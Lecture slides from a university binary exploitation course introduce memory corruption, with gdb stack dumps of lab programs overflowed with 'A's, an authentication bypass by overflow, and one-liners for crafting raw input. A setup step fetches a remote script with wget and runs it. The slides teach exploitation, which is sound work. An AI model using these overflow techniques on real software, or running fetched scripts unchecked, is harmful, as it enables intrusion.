Memory Corruption

Modern Binary Exploitation
CSCI 4968 - Spring 2015
Austin Ralls

Setup

Slides are at lense.pw/mbe/mem_corr.pdf
(Don't look ahead if you don't want spoilers)

- Start your VMs
- Run `wget lense.pw/mbe/setup.sh`
- run `sh setup.sh`
  - If you're having trouble getting internet, you can try your luck getting vmware tools installed for shared folders… but fixing internet is probably easier
  - Most important part of the script is getting .gdbinit

Lab info

- Submissions for the first lab are due beginning of class Friday
- To submit solutions, email mbespring2015+lab1@gmail.com
- Follow instructions in the README http://security.cs.rpi.edu/~jblackthorne/README.txt

Bonus flags info

- Each lab will also have a bonus flag
- They do not count toward your grade
- Scoreboard will be at rpis.ec/flags
- The first one was in an email; future ones might not be so obvious to find

Lecture Overview

- Definition
- Buffer overflows
- How-to techniques/workflows
- Modifying
  - data/stack
  - control flow

“Memory Corruption”

- What is it?

“Memory Corruption”


- What is it?
  - fun

“Memory Corruption”

- Modifying a binary’s memory in a way that was not intended
- Broad umbrella term for most of what the rest of this class will be
- The vast majority of system-level exploits (real-world and competition) involve memory corruption

0-overflow_example

- Read and understand it
- Compile and play with it
- What does the stack look like?



0-overflow_example stack

before

```
----------------------------------------------------------------------[regs]
  EAX: 0xBFFFF9E0  EBX: 0xB7FD6FF4  ECX: 0x00000000  EDX: 0xB7FD80B0
o d I t S z a P c
  ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFF9F8  ESP: 0xBFFFF9D0  EIP: 0x080484A8
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[0x007B:0xBFFFF9D0]--------------------------------------------------[stack]
0xBFFFF9C0 : D4 F9 FF BF F4 6F FD B7 - F8 F9 FF BF 96 84 04 08 .....o..........
0xBFFFF9D0 : E0 F9 FF BF 9B FB FF BF - 05 00 00 00 05 00 00 00 ................
0xBFFFF9E0 : 74 77 6F 00 20 85 04 08 - 6F 6E 65 00 F4 6F FD B7 two. ...one..o..
0xBFFFF9F0 : E0 0C 00 B8 05 00 00 00 - 58 FA FF BF BC FE EA B7 ........X.......
0xBFFFFA00 : 02 00 00 00 84 FA FF BF - 90 FA FF BF 98 18 00 B8 ................
0xBFFFFA10 : 00 00 00 00 01 00 00 00 - 01 00 00 00 00 00 00 00 ................
----------------------------------------------------------------------[code]
0x80484a8 <main+196>:    call   0x80482f8 <strcpy@plt>
```

0-overflow_example stack

after


```
-----------------------------------------------------------------------[regs]
  EAX: 0xBFFFF9E0  EBX: 0xB7FD6FF4  ECX: 0xFFFFFE45  EDX: 0xBFFFFBA1
o d I t s Z a P c
  ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFF9F8  ESP: 0xBFFFF9D0  EIP: 0x080484AD
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[0x007B:0xBFFFF9D0]---------------------------------------------------[stack]
0xBFFFF9C0 : D4 F9 FF BF E0 0C 00 B8 - F8 F9 FF BF AD 84 04 08 ................
0xBFFFF9D0 : E0 F9 FF BF 9B FB FF BF - 05 00 00 00 05 00 00 00 ................
0xBFFFF9E0 : 41 41 41 41 41 00 04 08 - 6F 6E 65 00 F4 6F FD B7 AAAAA...one..o..
0xBFFFF9F0 : E0 0C 00 B8 05 00 00 00 - 58 FA FF BF BC FE EA B7 ........X.......
0xBFFFFA00 : 02 00 00 00 84 FA FF BF - 90 FA FF BF 98 18 00 B8 ................
0xBFFFFA10 : 00 00 00 00 01 00 00 00 - 01 00 00 00 00 00 00 00 ................
-----------------------------------------------------------------------[code]
0x80484ad <main+201>:   lea    eax,[ebp-24]
```

0-overflow_example stack

after--exploited

```
-------------------------------------------------------------------------[regs]
  EAX: 0xBFFFF9A0  EBX: 0xB7FD6FF4  ECX: 0xFFFFFE3F  EDX: 0xBFFFFBA1
o d I t s Z a P c
  ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFF9B8  ESP: 0xBFFFF990  EIP: 0x080484AD
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[0x007B:0xBFFFF990]-----------------------------------------------------[stack]
0xBFFFF980 : 94 F9 FF BF E0 0C 00 B8 - B8 F9 FF BF AD 84 04 08 ................
0xBFFFF990 : A0 F9 FF BF 61 FB FF BF - 05 00 00 00 05 00 00 00 ....a...........
0xBFFFF9A0 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0xBFFFF9B0 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0xBFFFF9C0 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0xBFFFF9D0 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 00 AAAAAAAAAAAAAAA.
-------------------------------------------------------------------------[code]
0x80484ad <main+201>:   lea    eax,[ebp-24]
```


Buffer Overflows



--Keanu Reeves

Buffer Overflows

- That's pretty much it
- Now, what can we do with that?



1-auth_overflow

- Read and understand it
- Compile and play with it
- What does the stack look like?

1-auth_overflow stack

before strcpy

```
----------------------------------------------------------------------------[regs]
  EAX: 0xBFFFF750  EBX: 0xB7FD6FF4  ECX: 0x48E0FE81  EDX: 0x00000002  o d I t S z a p c
  ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFF778  ESP: 0xBFFFF740  EIP: 0x0804842E
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[0x007B:0xBFFFF740]-------------------------------------------------------[stack]
0xBFFFF730 : 00 00 00 00 00 00 00 00 - 00 00 00 00 80 83 04 08 ................
0xBFFFF740 : 50 F7 FF BF 93 F9 FF BF - 58 F7 FF BF D9 82 04 08 P.......X.......
0xBFFFF750 : 29 F7 F9 B7 F4 6F FD B7 - 88 F7 FF BF 29 85 04 08 )....o......)...
0xBFFFF760 : F4 6F FD B7 20 F8 FF BF - 88 F7 FF BF 00 00 00 00 .o.. ............
0xBFFFF770 : B0 47 FF B7 10 85 04 08 - 88 F7 FF BF BB 84 04 08 .G..............
0xBFFFF780 : 93 F9 FF BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7 ................
----------------------------------------------------------------------------[code]
0x804842e <check authentication+26>:    call   0x804830c <strcpy@plt>
```

1-auth_overflow stack

after strcpy

```
----------------------------------------------------------------------[regs]
  EAX: 0xBFFFF750  EBX: 0xB7FD6FF4  ECX: 0xFFFFFDBD  EDX: 0xBFFFF99C  o d I t s Z a P c
  ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFF778  ESP: 0xBFFFF740  EIP: 0x08048433
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[0x007B:0xBFFFF740]---------------------------------------------------[stack]
0xBFFFF730 : F0 76 F0 B7 E0 0C 00 B8 - 78 F7 FF BF 33 84 04 08 .v......x...3...
0xBFFFF740 : 50 F7 FF BF 93 F9 FF BF - 58 F7 FF BF D9 82 04 08 P.......X.......
0xBFFFF750 : 74 65 73 74 70 61 73 73 - 00 F7 FF BF 29 85 04 08 testpass....)...
0xBFFFF760 : F4 6F FD B7 20 F8 FF BF - 88 F7 FF BF 00 00 00 00 .o.. ............
0xBFFFF770 : B0 47 FF B7 10 85 04 08 - 88 F7 FF BF BB 84 04 08 .G..............
0xBFFFF780 : 93 F9 FF BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7 ................
----------------------------------------------------------------------[code]
0x8048433 <check_authentication+31>:    lea    eax,[ebp-40]
```

1-auth_overflow code

auth check

```
call    0x804832c <strcmp@plt>
test    eax,eax
jne     0x8048451 <check_authentication+61>
mov     DWORD PTR [ebp-12],0x1
```

1-auth_overflow stack

after strcpy -- let's look at this again

```
----------------------------------------------------------------------[regs]
  EAX: 0xBFFFF750  EBX: 0xB7FD6FF4  ECX: 0xFFFFFDBD  EDX: 0xBFFFF99C  o d I t s Z a P c
  ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFF778  ESP: 0xBFFFF740  EIP: 0x08048433
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[0x007B:0xBFFFF740]--------------------------------------------------------[stack]
0xBFFFF730 : F0 76 F0 B7 E0 0C 00 B8 - 78 F7 FF BF 33 84 04 08 .v......x...3...
0xBFFFF740 : 50 F7 FF BF 93 F9 FF BF - 58 F7 FF BF D9 82 04 08 P.......X.......
0xBFFFF750 : 74 65 73 74 70 61 73 73 - 00 F7 FF BF 29 85 04 08 testpass....)...
0xBFFFF760 : F4 6F FD B7 20 F8 FF BF - 88 F7 FF BF 00 00 00 00 .o.. ............
0xBFFFF770 : B0 47 FF B7 10 85 04 08 - 88 F7 FF BF BB 84 04 08 .G..............
0xBFFFF780 : 93 F9 FF BF 10 85 04 08 - E8 F7 FF BF BC FE EA B7 ................
----------------------------------------------------------------------[code]
0x8048433 <check_authentication+31>:    lea    eax,[ebp-40]
```

1-auth_overflow stack

oh that's handy

```
------------------------------------------------------------------------[regs]
  EAX: 0xBFFFF740  EBX: 0xB7FD6FF4  ECX: 0xFFFFFDC5  EDX: 0xBFFFF99C  o d I t s Z a P c
  ESI: 0xB8000CE0  EDI: 0x00000000  EBP: 0xBFFFF768  ESP: 0xBFFFF730  EIP: 0x08048433
  CS: 0073  DS: 007B  ES: 007B  FS: 0000  GS: 0033  SS: 007B
[0x007B:0xBFFFF730]-----------------------------------------------------[stack]
0xBFFFF720 : F0 76 F0 B7 E0 0C 00 B8 - 68 F7 FF BF 33 84 04 08 .v......h...3...
0xBFFFF730 : 40 F7 FF BF 7B F9 FF BF - 48 F7 FF BF D9 82 04 08 @...{...H.......
0xBFFFF740 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0xBFFFF750 : 41 41 41 41 41 41 41 41 - 41 41 41 41 42 42 42 42 AAAAAAAAAAAABBBB
0xBFFFF760 : 00 47 FF B7 10 85 04 08 - 78 F7 FF BF BB 84 04 08 .G......x.......
0xBFFFF770 : 7B F9 FF BF 10 85 04 08 - D8 F7 FF BF BC FE EA B7 {...............
------------------------------------------------------------------------[code]
0x8048433 <check_authentication+31>:    lea    eax,[ebp-40]
```

Note: when copying and pasting from slides or documents, double-check to make sure the quotation marks are straight (') not magic (‘ or ’)

Let’s take a break from the stack

How to give programs fancy input

(now with excessive coloring)

2-arg_input_echo

- Test program that echos your argument
- Challenges:
  - hex: 0x41414141
  - int: 1094795585
  - int: 1094795586
  - hex: 0x01010101

- Hint: pcalc

2-arg_input_echo solutions

- hex: 0x41414141

```
$ ./arg_input_echo AAAA
```

- int: 1094795585

```
$ ./arg_input_echo AAAA
```

- int: 1094795586

```
$ ./arg_input_echo BAAA
```

- hex: 0x01010101

```
$ ./arg_input_echo
    `printf '\x01\x01\x01\x01'`
```

Print ABCD

```
$ echo -e '\x41\x42\x43\x44'

$ printf '\x41\x42\x43\x44'

$ python -c 'print "\x41\x42\x43\x44"'

$ perl -e 'print "\x41\x42\x43\x44";'
```

Print 100 As

```
$ echo/printf (hold down alt; type 100) A

$ python -c 'print "A"*100'

$ perl -e 'print "A" x 100;'
```

BASH refresher

- Use command output as an argument

```
$ ./vulnerable `your_command_here`
$ ./vulnerable $(your_command_here)
```

- Use command as input

```
$ your_command_here | ./vulnerable
```

- Write command output to file

```
$ your_command_here > filename
```

- Use file as input

```
$ ./vulnerable < filename
```

gdb io

- Use command output as an argument

```
$ r $(your_command_here)
```

- Use command as input

